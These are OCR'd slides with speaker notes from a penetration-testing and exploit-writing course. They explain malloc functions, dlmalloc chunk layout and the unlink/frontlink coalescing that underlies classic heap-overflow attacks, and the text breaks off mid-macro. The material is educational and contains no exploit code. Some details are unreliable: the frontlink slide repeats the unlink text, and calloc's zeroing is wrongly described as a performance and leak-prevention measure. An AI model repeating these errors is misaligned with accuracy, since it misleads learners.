The primary purpose of the malloc functions are to divide up the memory allocated by the brk(), sbrk() and mmap() systems calls into smaller chunks. We'll discuss when sbrk() may be called versus mmap() and vice-versa. Regardless, these allocators do not make the most efficient use of memory.



malloc()

- Each malloc implementation contains functions such as:
  - **malloc()** – Allocates a chunk of memory
  - **realloc()** – Decreases or increases amount of space allocated
  - **free()** – Frees the previously allocated chunk
  - **calloc()** initializes data as all 0's
    - Specify an array of N elements, each with a defined size

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

malloc()

The malloc() function is used to specify the amount of memory requested on the heap. A pointer is returned holding the address of the location where memory was allocated.

```
void *_malloc_r(void *REENT, size_t NBYTES);
```

realloc()

The realloc() function can be called to modify the size of an existing chunk of memory. For example, if the area of memory allocated with malloc() can be smaller, or if more space is needed, realloc() can decrease or increase the size of the chunk accordingly. A pointer is also returned holding the address of the location where memory was reallocated.

```
void *_realloc_r(void *REENT,
  void *APTR, size_t NBYTES);
```

free()

Once the allocated memory is no longer needed, you can use the free() function to free up the memory and return it to the management pool. This marks the chunks of memory allocated as available for use. No pointer is returned when using the free() function.


```
void _free_r(void *REENT, void *APTR);
```

calloc()

The calloc() function is similar to malloc() and even requests memory from the same pool. The primary difference is that memory allocated using calloc() is initialized with all 0's. The calloc() function also allows you to specify an array of N elements, each with a defined size. The memory will be assigned from a contiguous block and will not be fragmented. You will also commonly see programmers allocating memory using malloc() and then using the memset() function to initialize the allocated memory to 0's.

This is done mostly for performance purposes. Initializing data to all 0's helps to prevent memory leaks by overwriting all pre-existing data residing in that space.

```
void *calloc(size_t N, size_t S);
void *calloc_r(void *REENT, size_t <n>, <size_t> S);
```



dlmalloc (1)


- Doug Lea's malloc implementation
- Used by many Linux variants as the primary memory allocator
- Includes malloc(), realloc(), free() and some utility routines

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

dlmalloc (1)

Doug Lea's malloc implementation, commonly referred to as dlmalloc, was the primary memory allocator used under the GNU C Library up to GCC 2.3.x. The dlmalloc implementation manages how allocation will be handled using the routines malloc(), realloc() and free(). The goal of Doug Lea's memory allocator was to improve speed, portability, minimize space, tunability, and other features. There are various utility routines such as unlink() and frontlink() that we will cover shortly.

Doug Lea's malloc page is located at: http://g.oswego.edu/dl/html/malloc.html



dlmalloc (2)

←Chunk Layout

Adjacent Chunks in Memory

* Concept taken from http://www.phrack.com/issues.html?issue=57&id=9


dlmalloc (2)

The image concept on this slide, as well as the source for much of the content on dlmalloc, is taken from the article titled, "Once upon a free()..." authored by Anonymous in Phrack issue #57. The article gives a simple, yet effective, description of how a chunk is laid out in memory when using the malloc() function.

The top section titled chunk on the left of the diagram is the location of the chunk in memory. The address of this location can be called the chunk pointer. The value held at the address of the chunk pointer is the prev_size element. If the chunk directly before the current chunk is unused, it holds the prior size of that chunk before it was freed. When this is the case, free() and unlink() work together to coalesce the chunks into one large chunk, minimizing the number of bin entries. The general rule is that no two chunks should exist side-by-side in memory without being coalesced. Bins hold available chunks of memory based on their size. For example, chunks of memory available that are 100 bytes will be grouped together in one bin while larger chunks are in different bins.

The size field simply contains the size of the current chunk. Once the malloc() function is called to allocate a chunk of memory on the heap, the size field is padded out to the next DWORD boundary. This does not affect the size of the actual chunk, only the value stored in the size field. Since we are padding out to the next DWORD, it can be assumed that the lowest three bits are always zero. These bits are used as flags. The lowest bit is of most importance. Since we're not using it as part of the chunk data, it can be used to specify whether or not the previous chunk is in use. This bit is called the PREV_INUSE bit. If this bit is set (1), the previous chunk is in use. If it is not set (0), the previous chunk is not in use. This is used by the free() and unlink() functions to determine whether or not chunks can be coalesced. The second and third bit can be used to represent other information, such as arena information, but is not important for our studies at this time.

The next section down, titled mem on the left of the diagram, is the memory address of where the data starts within the chunk. The address of this location is what is returned from malloc() and realloc(). The sizing information on both sides of the data portion of the chunk is often referred to as boundary tags.



dlmalloc (3)

Chunk->

Prev_Size

Size

Forward Pointer

Backward Pointer

Mem->

Old Data

...

←Freed Chunk Layout

Prev_Size	Size	FD Ptr	BK Ptr	Old Data	Prev_Size	Size	...Data...

<-------------Chunk 1 - Not in Use-------------> :------------Chunk 2 - In Use------------:


Adjacent Chunks in Memory

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

dlmalloc (3)

On this image, also inspired by Phrack issue #57, we see the same prev_size field at the top. Remember that if the prior chunk has been freed, this field holds the prior size of that chunk. What happens to a chunk when it's freed using the free() function from malloc? The first thing that happens is the free() function is called with the address of where the data portion of the chunk begins passed as an argument. The function then checks the PREV_INUSE bit of the chunk to be freed to see if the current chunk and prior chunk can be combined. This field is located simply by using the address passed to the free() function -4 bytes and then checking to see if the lowest bit is set to one or not.

Once the free() function determines if any adjacent chunks can be merged, the PREV_INUSE bit of the next chunk in use must be cleared to mark the newly freed chunk as unused. As you can see on the diagram on this slide, there are two new fields where the data previously started. These are the forward and backward pointers. Each pointer takes up four bytes and starts where the data portion started before the chunk was freed. Any data that existed after these pointers, before the chunk was freed, may either still remain in memory or can be zeroed out if the programmer chooses to do so. These pointers point into a doubly-linked list with the locations of available chunks of memory. If chunks located in the linked list can be consolidated, the unlink() function removes any unneeded entries from the list and updates the pointers accordingly. For example, if a chunk is being freed and the chunk before or after is also unused, the unlink() function is called to unlink the chunk from the doubly-linked list, they are coalesced, then frontlink() is called to insert the new chunk into the appropriate bin.




unlink() & frontlink()

- The unlink() function removes chunks from a doubly-linked list
- The frontlink() function inserts new chunks into a doubly-linked list
- unlink() is called by free() when an adjacent chunk is also unused
  - Performs coalescing
  - "Holding Hands"
  - Then frontlink() is called to reinsert

unlink() & frontlink()

As stated earlier, if chunks located in a linked list residing in a bin can be consolidated, the unlink() function is called by free(). For example, if a chunk is being freed and the chunk before it is also unused, the unlink() function is called to remove the already freed chunk from the list. The two chunks are then coalesced and the frontlink() function is used to inject the chunk back into the doubly-linked list with the updated size. Just as well, if a request is made by malloc(), calloc(), or realloc(), and a chunk is assigned, unlink() must remove the entry from the doubly-linked list and update the adjacent chunks on the list accordingly.

A group of individuals holding hands could be used as an analogy to unlink(). Imagine that ten people are holding hands, creating a linked circle. Now imagine that one individual must leave the circle. In order to maintain the circular bond, a process has to be in place to tie the hands together that were left unlinked by the removal of the individual.



Unlinking a Chunk


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Unlinking a Chunk

1) Three chunks are happily pointing to each other on the free list. "FD" is the forward pointer to the chunk in the forward direction and "BK" is the backward pointer to the chunk in the backward direction.

2) The center chunk has just been allocated and is removed from the free list. At this point, in theory, the outer chunks are pointing to an invalid memory location on the free list as the chunk once there has been put into use.

3) The unlink() function has successfully changed the "FD" and "BK" pointers of the outer chunks on the free list to point to each other.



Frontlinking a Chunk


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Frontlinking a Chunk

1) Three chunks are happily pointing to each other on the free list. "FD" is the forward pointer to the chunk in the forward direction and "BK" is the backward pointer to the chunk in the backward direction.

2) The center chunk has just been allocated and is removed from the free list. At this point, in theory, the outer chunks are pointing to an invalid memory location on the free list as the chunk once there has been put into use.

3) The unlink() function has successfully changed the "FD" and "BK" pointers of the outer chunks on the free list to point to each other.



Unlink & Coalescing Process (1)


Chunks 1 & 4 are free and are the same size. They are pointing to each other.
Chunks 2 & 3 are in use. Free() has been called on chunk 2.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Unlink & Coalescing Process (1)

On this slide there are four chunks. Chunk 1, on the far left is currently not in use and resides on a doubly-linked free list as an available chunk. The middle two chunks (2 & 3) are currently in use, but free() was just called against chunk 2. Chunk 4, on the far right is currently not in use and also resides on the doubly-linked list as an available chunk. Chunks 1 & 4 each point to each other with forward and backward pointers, as shown on the slide.

In this situation the free() function will check the PREV_INUSE bit in chunk 2 to determine if coalescing can be performed. This would make for one large chunk as opposed to two smaller chunks. If we free chunk 2 and coalesce it with chunk 1, the chunk will need to be unlinked from the doubly-linked list, coalesced, and reinserted with frontlink(). This is shown on the next slide.




Unlink & Coalescing Process (2)

Chunks 1 & 2 coalesced, and pointers updated to point to same size chunks

Unlink & Coalescing Process (2)

As shown on this slide, chunks 1 & 2 have been joined together into one chunk and this chunk is marked as free. The chunk was reinserted to the doubly-linked list by frontlink() and pointers written accordingly.



unlink() without Checks


```
#define unlink(P, BK, FD) { \
   FD = P->fd; \
   /* FD = the pointer stored at chunk +8 */
   BK = P->bk; \
   /* BK = the pointer stored at chunk +12 */
   FD->bk = BK; \
   /* At FD +12 write BK to set new bk pointer */
   BK->fd = FD; \
   /* At BK +8 write FD to set new fd pointer */
}
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

unlink() without Checks

Below is the original source for the unlink() macro with added comments:

```
#define unlink(P, BK, FD) { \
            FD = P->fd; \
            /* FD = the pointer stored at chunk +8 */
            BK = P->bk; \
            /* BK = the pointer stored at chunk +12 */
            FD->bk = BK; \
            /* At FD +12 write BK to set new bk pointer */
            BK->fd = FD; \
            /* At BK +8 write FD to set new fd pointer */
}
```



unlink() with Checks

```
#define unlink(P, BK, FD) { \
   FD = P->fd; \
   BK = P->bk; \
   if (_builtin_expect (FD->bk != P || BK->fd != P, 0)) \
